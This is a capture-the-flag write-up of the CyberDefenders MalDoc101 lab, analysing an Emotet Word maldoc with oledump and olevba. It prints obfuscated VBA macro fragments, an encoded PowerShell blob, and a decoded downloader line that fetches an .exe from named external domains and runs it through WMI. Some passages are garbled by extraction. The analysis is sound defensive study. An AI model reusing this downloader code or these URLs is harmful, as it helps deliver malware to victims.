

CyberDefenders: MalDoc101 Lab

The following writeup is for [MalDoc101 Lab](#) on CyberDefenders, it involves analysing a malicious document using REMnux (along with tools such as Oledump).

Multiple streams contain macros in this document. Provide the number of the highest one.

Start by launching REMnux (which is a Linux toolkit used for malware analysis) and unzip the provided file. We can now use a tool called Oledump which can be used to see if there are any macros embedded in the document streams:

```
remnux@remnux:~/Downloads/MalDoc101$ oledump.py sample.bin
1:      114 '\x01CompObj'
2:     4096 '\x05DocumentSummaryInformation'
3:     4096 '\x05SummaryInformation'
4:     7119 '1Table'
5:    101483 'Data'
6:      581 'Macros/PROJECT'
7:      119 'Macros/PROJECTwm'
8:    12997 'Macros/VBA/_VBA_PROJECT'
9:     2112 'Macros/VBA/___SRP_0'
10:      190 'Macros/VBA/___SRP_1'
11:      532 'Macros/VBA/___SRP_2'
12:      156 'Macros/VBA/___SRP_3'
13: M    1367 'Macros/VBA/diakzouxchouz'
14:      908 'Macros/VBA/dir'
15: M    5705 'Macros/VBA/govwiahtoozfaid'
16: m    1187 'Macros/VBA/roubhaol'
17:      97 'Macros/roubhaol/\x01CompObj'
18:     292 'Macros/roubhaol/\x03VBFrame'
19:     510 'Macros/roubhaol/f'
20:     112 'Macros/roubhaol/i05/\x01CompObj'
21:      44 'Macros/roubhaol/i05/f'
22:       0 'Macros/roubhaol/i05/o'
23:     112 'Macros/roubhaol/i07/\x01CompObj'
24:      44 'Macros/roubhaol/i07/f'
25:       0 'Macros/roubhaol/i07/o'
26:     115 'Macros/roubhaol/i09/\x01CompObj'
27:     176 'Macros/roubhaol/i09/f'
28:     110 'Macros/roubhaol/i09/i11/\x01CompObj'
29:      40 'Macros/roubhaol/i09/i11/f'
30:       0 'Macros/roubhaol/i09/i11/o'
31:     110 'Macros/roubhaol/i09/i12/\x01CompObj'
32:      40 'Macros/roubhaol/i09/i12/f'
33:       0 'Macros/roubhaol/i09/i12/o'
34:    15164 'Macros/roubhaol/i09/o'
35:      48 'Macros/roubhaol/i09/x'
36:     444 'Macros/roubhaol/o'
37:     4096 'WordDocument'
```

The “M” next to the stream number tells us that there is a Macro within that stream. Therefore, the highest stream that contains a macro is 16.

What event is used to begin the execution of the macros?

To determine what event/function is used to begin the execution of the macros, let’s investigate the 13th object a little closer:


```
remnux@remnux:~/Downloads/MalDoc101$ oledump.py -s13 -v sample.bin
Attribute VB_Name = "diakzouxchouz"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub
Document_open()
boaxvoebxiotqueb
End Sub
```

We can see that the Document_open() function is what begins the execution of the macros (i.e., when the file gets opened the macro's are executed).

What malware family was this maldoc attempting to drop?


There is likely a way to determine that malware family through analysing the macro and researching its functions, however, a simpler way is to generate a hash of the maldoc and then search for it using VirusTotal:

```
q20q8q8qcc8p10t43cp2c38c3q630959q05p50310t463c153p0cql42011t4q123166 29wbf6·p1u
LEWUNX@LEWUNX:~\Downloads\W9JDoc101$ 2p95202nw 29wbf6·p1u
```



Popular threat label: **downloader.emotet/w97m** Threat categories: **downloader**, **trojan** Family labels: **emotet**, **w97m**, **emodlr**

We can see that the malware family is Emotet which can be further verified by checking the associations tab:



What stream is responsible for the storage of the base64-encoded string?

We can use a tool called Olevba which extracts all the VBA objects it finds within the file and shares a summary of anything suspicious it finds:

```
remnux@remnux:~/Downloads/MalDoc101$ olevba sample.bin
```

The output is extremely long, however, if you scroll down you can see a large block of seemingly random text in the OLE stream ‘Macros/roubhaol/i09/0’:

[illegible]

If we go back to the output of oledump we can determine that this relates to stream number 34:

```
remnux@remnux:~/Downloads/MalDoc101$ oledump.py sample.bin
1:      114 '\x01CompObj'
2:     4096 '\x05DocumentSummaryInformation'
3:     4096 '\x05SummaryInformation'
4:     7119 'lTable'
5:    101483 'Data'
6:      581 'Macros/PROJECT'
7:      119 'Macros/PROJECTwm'
8:    12997 'Macros/VBA/_VBA_PROJECT'
9:    2112 'Macros/VBA/_SRP_0'
10:     190 'Macros/VBA/_SRP_1'
11:     532 'Macros/VBA/_SRP_2'
12:     156 'Macros/VBA/_SRP_3'
13: M    1367 'Macros/VBA/diakzouxchouz'
14:     908 'Macros/VBA/dir'
15: M    5705 'Macros/VBA/govwiahtoofaid'
16: m    1187 'Macros/VBA/roubhaol'
17:      97 'Macros/roubhaol/\x01CompObj'
18:     292 'Macros/roubhaol/\x03VBFrame'
19:     510 'Macros/roubhaol/f'
20:     112 'Macros/roubhaol/i05/\x01CompObj'
21:      44 'Macros/roubhaol/i05/f'
22:      0 'Macros/roubhaol/i05/o'
23:     112 'Macros/roubhaol/i07/\x01CompObj'
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30:      0 'Macros/roubhaol/i09/i11/o'
31:     110 'Macros/roubhaol/i09/i12/\x01CompObj'
32:      40 'Macros/roubhaol/i09/i12/f'
33:      0 'Macros/roubhaol/i09/i12/o'
34:    15164 'Macros/roubhaol/i09/o'
35:      48 'Macros/roubhaol/i09/x'
36:     444 'Macros/roubhaol/o'
37:     4096 'WordDocument'
```

This stream contains the base64-encoded string.

This document contains a user-form. Provide the name?

I had to use the hint for this one, all you need to do is run `olevba` against the file and look for references to `.frm` within the output. The name associated with this extension is the name of the user form:

```
VBA MACRO roubhaol.frm
in file: sample.bin - OLE stream: 'Macros/VBA/roubhaol'
-----
(empty macro)
```

Therefore, the answer is roubhaol.

This document contains an obfuscated base64 encoded string: what value is used to pad (or obfuscate) this string?


If we dump stream 15 which contains the malicious macro, we can see a string of characters that is repeated several times:

```
remnux@remnux:~/Downloads/MalDoc101$ oledump.py -s15 -v sample.bin
Attribute VB_Name = "govwiahtoozfaid"
Function boaxvoebxiotqueb()
gooykadheoj = Chr(roubhaol.Zoom + Int(5 * 3))
Dim c7 AT0Qe2 j As Integer
c7 AT0Qe2 j = 6
Do While c7 AT0Qe2 j < 6 + 2
c7 AT0Qe2 j = c7 AT0Qe2 j + 5: DoEvents
Loop
haothkoebtheil = "2342772g3&*gs7712ffvs626fq2342772g3&*gs7712ffvs626fqw2342772g3&*gs7712ffvs626fq2342772g3&*gs7712ffvs626fq2342772g3&*gs7712ffvs626fq2342772g3&*gs7712ffvs626fq2342772g3&*gs7712ffvs626fq" + gooykadheoj + "2342772g3&*gs7712ffvs626fq2342772g3&*gs7712ffvs626fq" + roubhaol.joefwoefcheaw + "2342772g3&*gs7712ffvs626fqs2342772g3&*gs7712ffvs626fqs2342772g3&*gs7712ffvs626fq"
```

If you examine this chunk of text, the repeated string is '2342772g3&*gs7712ffvs626fq'.

What is the program executed by the base64 encoded string?

We need to decode the base64 encoded string found in the stream 34 (we identified this earlier). We can use a tool like Cyberchef to do this:



[illegible]

We can now see that its an encoded PowerShell command:

Output

```
powershell -e
JABsAGkAZQBjYAgGAcgBvAHUAAAB3AHUAdwA9ACcAdgB1AGEAYwBkAG8AdQB2AGMAaQBvAHGAaABhAG8ABAAAnADsAwWBOAGUAdAAUAFMAZQBByAHYAaQbJfJA
UUAUAvBgkAbgB0AE0AYQBvUAGeAZwB1AHIXAQ6ADoAIgBTAEUAYABjAHUUAUgBpAFQAEQBgFAAUgBPAGAABVABvEAMAYABvAGwAIgAGD08AIAAnAHQABAB:
ADEAMgACCAADABsAHMAMQACwAIAB0AGwAcwAnADsAJABkAGUAAQbJYAgGAYBgB1AHUAZABYAGUAAQByACAAPQAGACcAMwAzADcAJw7ACQACQB1AG8AYAB
BkAGCABwBpAGoAdgB1AHUAbQA9ACcAZAB1AHUAdgBtAG8AZQB6AGgYQBPpAHQAZwBvAGgAJw7A7ACQAdABvAGUAAaBmAGUAdBoAHgABwBoAGIAYQB1AHkA
PQAKAGUAbgB2ADoAdQBZAGUAcgBwAH1ABwBmAGkABAB1ACsAJwBcACCAkUAKAGQAZQBpAGMAaABiAGUAdQBkAHIAZQBpAHIAKwAnAC4AZQB4AGUAJw7A7A7A
QACwBpAGUAbgB0AGUAZQBkAD0AJwBxAHUAYQBpAG4AcQB1AGEAYwBoAGwABhBhAoJw7A7ACQACgB1AHUAUcwb0AGGABwBhAHMAPQAUAUCgAJwBuACCAkAwA
AGUAdwAtAG8AYgAnACsAJwBvQAGUAYwB0ACCAKQAGsAG4ARQB0AC4AdwB1AEIAYwBsAEkAZQBwAFQAOwAKAGoAYQBjYAgwAZQB1AHcAEQBP8AEAdw9ACcAAAB
B0AHQAZABsADoALwAvAGGAYwBtQvAHEAdABQACsABwBuAGcALgBjg8ABQAbvAGIABgAvAHMAHQA3DQDAdBmAnAGMAgBSaF8AZG2ADYADNgA5AHUAZwB1AF8A
dwA0AGIAagAvACoAaAB0AHQACABZADoALwAvAHCAdwB3AC4AdAB1AGMAaAB0AHIAIYQB2AGUAbAAUAGUAdgB1AG4AdABzAC8AaQBvAGYABwByAG0AYQB0A
kABwBuAGwALw4AGwAcwBqAGgACgBsADYABgBuAGsAdwBnAHkAegBzAHUAZAB6AGEAbQBfAGGAMwB3AG4AZwBfAGEANgB2ADUALwAcAGgAdAB0AHAAGoA
AC8AZABQgACsAG3AGUAYgBtAGEAGcBtRAGUAdABpAG4AZwAuAGMABwbTAC8AdwBwAC0AYQBKAG0AaQBvAC8ANwAyAHQAMABqAGoAAaABtAHYANwB0AGEANw
B3AHYAQbZcAayABgB6AF8AZQB1AGoAdgBmAF8AAaA2AHYAMgBpAHgALwAcAGgAdAB0AHAAGoAvAC8AaABvAGwAZgB2AGUALgBzAGUALwBpAG0AYQBnAGU
```

[illegible]

We can answer this question before we even decode the string as we can see PowerShell is the program executed by the base64 encoded string.

What WMI class is used to create the process to launch the trojan?

Found in the decoded base64 string:

```
{([wmi class]'win32_Process')}
```

Multiple domains were contracted to download a trojan. Provide first FQDN as per the provided hint.

We can see that a Net.WebClient object is created to download files from the internet, with the first URL being:

```
$liechrouhwwu='vuacdouvci0xhaol';[Net.ServicePointManager]::"SE`cuRiT`y`PR0`ToC`ol" = 'tls12, tls11, tls';  
$deichbeudreir = '337';$quoadgoijveum='duuvmoezhaitgoh';$toehfethxohbaey=$env:userprofile+'\'+'$deichbeudreir+'.exe';  
$sienteed='quainquachloaz';$reusthoas=('.')('n'+ew-ob'+ject') nEt.weBclIenT;$jacleewyiqu='https://haoqunkong.com/bn/  
s9w4tgcjl_f6669ugu_w4bj/*https://www.techtravel.events/information1/8lsjhr16nnkwgyzsudzam_h3wng_a6v5/*http://
```

Therefore, the FQDN and answer is haoqunkong.com.

This was an extremely interesting lab that highlights the importance of being vigilant regarding opening documents you are sent via email and so forth. The high level of obfuscation and all around anti-analysis techniques made it a really difficult maldoc to analyse, compared to ones I have done on other platforms such as TryHackMe. If you are interested in malware analysis, this is a perfect room.